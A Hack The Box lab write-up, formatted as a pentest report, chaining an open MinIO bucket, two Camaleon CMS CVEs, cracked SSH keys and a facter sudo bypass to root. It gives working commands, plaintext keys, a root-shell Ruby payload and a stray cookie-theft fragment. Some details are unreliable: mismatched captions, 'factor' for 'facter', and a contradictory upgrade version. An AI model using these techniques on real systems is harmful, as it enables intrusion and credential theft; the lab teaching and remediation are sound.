

PENETRATION TEST REPORT

Hack The Box // Facts

DATE	April 19, 2026
TARGET	10.129.244.96 (facts.htb)
TESTER	Assem Merzoug (4ss3m)
CLASSIFICATION	CONFIDENTIAL
STATUS	Completed

1. Executive Summary

A penetration test was conducted against the Hack The Box machine **Facts** (10.129.244.96 / facts.htb) on April 19, 2026. The assessment identified a chain of six vulnerabilities resulting in full root-level compromise — requiring no kernel exploits, only enumeration, known CVEs, and service misconfigurations.

#	Finding	Severity
1	Anonymous MinIO Bucket — Public Read/Write	CRITICAL
2	CVE-2024-46987 — Authenticated Path Traversal (LFI)	CRITICAL
3	CVE-2025-2304 — Mass Assignment Privilege Escalation	CRITICAL
4	Hardcoded S3 Credentials in CMS Admin Panel	HIGH
5	Sensitive SSH Key in S3 Bucket + Weak Passphrase	HIGH
6	sudo Misconfiguration — facter --custom-dir Bypass	CRITICAL

Kill Chain Summary

- 1. Recon** — Nmap reveals nginx (80) and MinIO S3 (54321). Anonymous access to the *randomfacts* bucket confirms public read/write misconfiguration.
- 2. Initial Access** — Register a low-privilege account on Camaleon CMS v2.9.0 at /admin. Exploit CVE-2024-46987 (path traversal) to read /etc/passwd and /home/william/user.txt.
- 3. Privilege Escalation (CMS)** — Exploit CVE-2025-2304 (mass assignment) to promote account to admin role, gaining access to the full admin panel.
- 4. Credential Discovery** — Hardcoded S3 access key and secret found in CMS Filesystem Settings. Used to authenticate against the private *internal* MinIO bucket.
- 5. Lateral Movement** — S3 internal bucket contains trivia's home directory including an encrypted SSH private key. Passphrase cracked with rockyou.txt (dragonballz). SSH access obtained as user trivia.
- 6. Root** — trivia can run /usr/bin/facter with NOPASSWD sudo. sudoers blocks the FACTERLIB env variable, but --custom-dir flag achieves the same effect. Custom Ruby fact spawns /bin/bash as root.

2. Scope & Methodology

Target IP	10.129.244.96
Hostname	facts.htb
OS	Ubuntu 25.04 (Linux 6.14)
Services	SSH (22), nginx/Rails (80), MinIO S3 (54321)
Test Type	Black-box penetration test
VPN	tun0 — 10.10.14.9

01 Reconnaissance	Port scanning (nmap), S3 bucket enumeration (mc client)
02 Web Enumeration	Directory fuzzing (ffuf), manual HTTP analysis, CMS version fingerprinting
03 Initial Access	CMS account registration, CVE-2024-46987 LFI exploitation
04 Privilege Esc (CMS)	CVE-2025-2304 mass assignment to gain admin role
05 Credential Access	S3 credential extraction from admin panel, SSH key theft, passphrase cracking
06 Root	facter --custom-dir sudo bypass, custom Ruby fact → root shell

3. Reconnaissance

3.1 Port Scan

nmap was run to identify open ports and service versions:

```
nmap -sV -sC --top-ports 10000 -oN nmap_fast.txt 10.129.244.96
```

Port	Service	Version / Notes
22/tcp	SSH	OpenSSH 9.9p1 Ubuntu
80/tcp	HTTP	nginx 1.26.3 — Camaleon CMS (Rails)
54321/tcp	HTTP	MinIO S3-compatible object storage

3.2 MinIO S3 Enumeration

The MinIO instance on port 54321 was probed using the mc client. Anonymous (unauthenticated) access was confirmed on the **randomfacts** bucket with both read and write permissions. A second bucket, **facts**, returned HTTP 403 on all anonymous requests.

```
./mc alias set anon http://facts.htb:54321 "" "" ./mc ls anon/randomfacts
```

Directory listing for /?c="+document.cookie

- [annefrankasteroid.jpg](#)
- [annefrankasteroid.png](#)
- [annefrankasteroid.png.1](#)
- [annefrankasteroid.png.2](#)
- [catsattachment.png](#)
- [cookies.txt](#)
- [cuteanimals.png](#)
- [cuteanimals_orig.png](#)
- [CVE-2024-46987/](#)
- [darkchocolate.png](#)
- [dogscatssmell.png](#)
- [dolphinfact.png](#)
- [finlandhappiest.png](#)
- [firstimpressions.png](#)
- [firsttransaction.png](#)
- [firstwebcam.png](#)
- [georgewashingtonslaves.png](#)
- [mc](#)
- [payload.svg](#)
- [nresstoreupbeat.png](#)
- [randomfacts_ffuf.txt](#)
- [screenshots/](#)
- [smallanimals.png](#)
- [steal.html](#)
- [superheromovie.png](#)
- [test.txt](#)
- [vanilla.png](#)
- [walkthrough/](#)
- [youtubewatchhours.png](#)
- [youtubewatchhours.png.1](#)

Figure 1 — Anonymous listing of the randomfacts bucket reveals all site assets and write access

4. Initial Access


4.1 CMS Discovery & Account Registration

Navigating to <http://facts.htb/admin> redirected to a Camaleon CMS login page. The page offered user registration with no email verification or CAPTCHA. A new account was registered (username: 4ss3m). The CMS footer confirmed version **2.9.0**, which is affected by two publicly known CVEs.

```

root:x@0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:39:39:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uidd:x:105:105::/run/uidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
laurel:x:101:988:/var/log/laurel:/bin/false
  
```

Figure 2 — Camaleon CMS login with successful account creation banner



4.2 CVE-2024-46987 — Authenticated Path Traversal (LFI)

Camaleon CMS versions 2.8.0 – 2.9.0 are vulnerable to an authenticated path traversal in the `download_private_file` method of `MediaController`. The `file` parameter is not sanitised, allowing an attacker to traverse the filesystem and read arbitrary files.

Two non-standard users were confirmed:

```
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash william:x:1001:1001::/home/william:/bin/bash
```

Figure 4 — /etc/passwd read via CVE-2024-46987, confirming users trivia and william

Camaleon CMS v2.9.0 is vulnerable to privilege escalation via mass assignment (CVSS 9.4). The `updated_ajax` method in `UserController` calls `params.require(:user).permit!` without filtering, allowing any authenticated user to inject the **role=admin** parameter alongside a password change request.

Figure 5 — CVE-2025-2304 escalates role from client to admin and dumps S3 credentials

5. Credential Discovery & Lateral Movement

5.1 Hardcoded S3 Credentials in Admin Panel

With admin access obtained via CVE-2025-2304, the CMS Filesystem Settings at `/admin/settings/site` exposed plaintext S3 credentials configured for the MinIO instance. These credentials granted access to the private **internal** bucket.

5.2 SSH Key Theft from Internal S3 Bucket

Using the recovered credentials with the mc client, the **internal** bucket was mounted. Its contents mirrored the trivia user's home

```
./mc alias set internal http://facts.htb:54321 AKIAF40501374BB88FF8 F+epVKRHNAJIdawsUbuLwUHRMmCKWWZKi9W4yT2P ./mc
ls internal/internal/.ssh/ ./mc cp internal/internal/.ssh/id_ed25519 .
```

```
~/43/hx/ctf/htb/rooms/facts ..... 5s Py base 14:32:23
> ./mc ls internal/internal
2026-01-08 19:45:13 CET] 220B STANDARD .bash_logout
2026-01-08 19:45:13 CET] 3.8KiB STANDARD .bashrc
2026-01-08 19:47:17 CET] 20B STANDARD .lesshst
2026-01-08 19:47:17 CET] 807B STANDARD .profile
2026-04-19 14:32:33 CET] 0B .bundle/
2026-04-19 14:32:33 CET] 0B .cache/
2026-04-19 14:32:33 CET] 0B .ssh/
```

Figure 6 — Authenticated MinIO access reveals internal bucket containing two sub-buckets

```
~/43/hx/ctf/htb/rooms/facts ..... Py base 14:33:33
> ./mc ls internal/internal/.ssh/
./mc cp internal/internal/.ssh/id_ed25519 .
2026-04-19 11:37:46 CET] 82B STANDARD authorized_keys
2026-04-19 11:37:46 CET] 464B STANDARD id_ed25519
... 54321/internal/.ssh/id_ed25519: 464 B / 464 B | 117 B/s 3%
```

Figure 7 — .ssh/ directory listing inside the internal bucket; id_ed25519 downloaded

5.3 SSH Key Passphrase Cracking

The private key was encrypted. The passphrase was cracked offline using john with the rockyou.txt wordlist:

```
python3 ssh2john.py id_ed25519 > key.hash john key.hash --wordlist=rockyou.txt
```

```
chmod 600 id_ed25519 ssh -i id_ed25519 trivia@facts.htb # Enter passphrase: dragonballz
```

```
~/43/hx/ctf/htb/rooms/facts ..... 6s Py base 14:33:15
> ./mc cp internal/internal/.ssh/id_ed25519 .
chmod 600 id_ed25519
ssh -i id_ed25519 trivia@facts.htb
The authenticity of host 'facts.htb (10.129.244.96)' can't be established.
ED25519 key fingerprint is SHA256:fygAnw1qbeHg2V7cs39vVqXQ6XXEgk8D95FEzA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'facts.htb' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Apr 19 01:34:15 PM UTC 2026

System load:          0.00
Usage of /:            71.9% of 7.2GB
Memory usage:         18%
Swap usage:           0%
Processes:            221
Users logged in:       1
IPv4 address for eth0: 10.129.244.96
IPv6 address for eth0: dead:beef::250:56ff:feb0:6d35

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$ ls
trivia@facts:~$
```

Figure 8 — SSH login as trivia using the cracked private key passphrase

6. Privilege Escalation — trivia → root

The first post-login action was checking sudo privileges:

```
sudo -l
```

Output confirmed:


```
(ALL) NOPASSWD: /usr/bin/facter
```

facter is a system information tool that supports loading custom Ruby "facts" from a directory. The standard method uses the FACTERLIB environment variable, which was explicitly blocked in the sudoers configuration:

```
sudo FACTERLIB=/tmp /usr/bin/facter pwn # sudo: sorry, you are not allowed to set the following environment variables: FACTERLIB
```

However, **facter** exposes a **--custom-dir** command-line flag that performs the identical function without using the environment variable — bypassing the sudoers restriction entirely.

```
echo 'Facter.add(:pwn) { setcode { system("/bin/bash") } }' > /tmp/pwn.rb sudo /usr/bin/facter pwn --custom-dir /tmp
```



```
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User trivia may run the following commands on facts:
  (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$ echo 'Facter.add(:pwn) { setcode { system("/bin/bash") } }' > /tmp/pwn.rb
trivia@facts:~$ sudo /usr/bin/facter pwn --custom-dir /tmp
root@facts:/home/trivia# ls
root@facts:/home/trivia# cd
root@facts:~# ls
minio-binaries  minitack  root.txt  snap
```

Figure 9 — sudo -l output, facter exploitation, and root shell with root.txt captured

7. Findings

Finding 1 — Anonymous MinIO Bucket — Public Read/Write CRITICAL	
Location	<code>http://facts.htb:54321/randomfacts (no credentials required)</code>
Description	The randomfacts MinIO bucket allowed unauthenticated GET and PUT requests. Any external attacker could list all bucket contents, download site assets, and upload arbitrary files including HTML and SVG payloads.
Impact	Full read/write access to application assets with no authentication. An attacker could overwrite site images, upload malicious content, or exfiltrate all stored data.
Remediation	Enforce bucket ACLs. Disable anonymous access in MinIO configuration. Apply the principle of least privilege — public buckets should be explicitly scoped to read-only on specific objects only.

Finding 2 — CVE-2024-46987 — Authenticated Path Traversal (LFI) CRITICAL	
Location	<code>http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd</code>
Description	Camaleon CMS v2.9.0 passes the file parameter directly to a file read operation without sanitisation. An authenticated user (any role) can traverse the filesystem and read arbitrary files accessible to the Rails process.
Impact	Arbitrary file read as the CMS process user. In this engagement: /etc/passwd, user.txt, and application configuration files were read. Rails credentials or database configs could also be targeted.
Remediation	Upgrade Camaleon CMS to version 2.8.2 or later. Validate and sanitise all file path inputs. Restrict the Rails process user's filesystem permissions using a dedicated service account.

Finding 3 — CVE-2025-2304 — Mass Assignment Privilege Escalation

CRITICAL

Location	POST <code>http://facts.htb/admin/users/{id}/updated_ajax</code>
Description	The <code>updated_ajax</code> method in <code>UserController</code> uses <code>params.require(:user).permit!</code> without allowlisting, allowing all parameters to pass through. An authenticated low-privilege user can inject <code>user[role]=admin</code> alongside a password change to escalate to administrator.
Impact	Any registered user can gain full CMS administrator access — including access to all settings, credentials, and content management functions.
Remediation	Upgrade to Camaleon CMS 2.9.1. Replace <code>permit!</code> with an explicit allowlist: <code>params.require(:user).permit(:password, :password_confirmation)</code> .

Finding 4 — Hardcoded S3 Credentials in CMS Admin Panel

HIGH

Location	<code>http://facts.htb/admin/settings/site — Filesystem Settings</code>
Description	The MinIO S3 access key and secret key were stored in plaintext in the CMS admin panel Filesystem Settings. These credentials granted full access to the internal MinIO bucket containing user home directories.
Impact	Any CMS administrator (including one obtained via CVE-2025-2304) can retrieve these credentials and access all S3 buckets — including the internal bucket containing SSH keys and sensitive files.
Remediation	Store S3 credentials in environment variables or a secrets manager (e.g. HashiCorp Vault). Never store credentials in application UI settings. Rotate the exposed credentials immediately.

Finding 5 — Sensitive SSH Private Key in S3 Bucket + Weak Passphrase HIGH	
Location	s3://internal/.ssh/id_ed25519
Description	The internal MinIO bucket contained the trivia user's entire home directory, including an encrypted SSH private key. The key passphrase (dragonballz) was present in the rockyou.txt wordlist and was cracked in under two minutes.
Impact	Full SSH access to the server as user trivia, enabling post-exploitation enumeration and privilege escalation.
Remediation	Never store SSH private keys in S3 buckets. Enforce a strong passphrase policy (min 16 characters, not dictionary-based). Restrict S3 bucket permissions to the minimum necessary service accounts only.

Finding 6 — sudo Misconfiguration — factor --custom-dir Bypass CRITICAL	
Location	/etc/sudoers — (ALL) NOPASSWD: /usr/bin/factor
Description	The sudoers file allowed trivia to run /usr/bin/factor as root without a password. Although the FACTERLIB environment variable was blocked, factor's --custom-dir flag achieves the identical result without requiring an environment variable — bypassing the intended restriction. A custom Ruby fact calling system('/bin/bash') yielded a root shell.
Impact	Complete root-level compromise. An attacker with access to the trivia account can gain unrestricted root access in a single command.
Remediation	Remove the factor sudo rule entirely. If factor is operationally required, run it via a wrapper script that does not accept user-controlled arguments. Apply the principle of least privilege — no interactive tool should be granted NOPASSWD sudo.

8. Recommendations Summary

Priority	Action
1 — CRITICAL	Upgrade Camaleon CMS to 2.9.1 — patches CVE-2024-46987 and CVE-2025-2304
2 — CRITICAL	Remove or harden the facter sudo rule — block --custom-dir or remove entirely
3 — CRITICAL	Enforce MinIO bucket ACLs — disable anonymous read/write on all buckets
4 — HIGH	Move S3 credentials to environment variables or a secrets manager
5 — HIGH	Remove SSH keys from S3 storage — enforce strong passphrases
6 — MEDIUM	Restrict CMS admin panel to trusted IPs or behind VPN
7 — MEDIUM	Enable account registration approval — prevent open self-registration

9. Conclusion

The Facts machine demonstrated a realistic multi-stage attack chain targeting a misconfigured CMS and object storage deployment. No kernel exploits or zero-days were required — the entire compromise relied on an open S3 bucket, two known CVEs in an outdated CMS, hardcoded credentials, and a sudo misconfiguration.

The critical takeaway is the compounding effect of individually significant issues: the anonymous MinIO bucket provided initial enumeration; the LFI and privilege escalation CVEs chained to admin access; the hardcoded credentials and exposed SSH key provided lateral movement; and the facter sudo rule granted root with a single command. Each vulnerability could have broken the chain if remediated independently.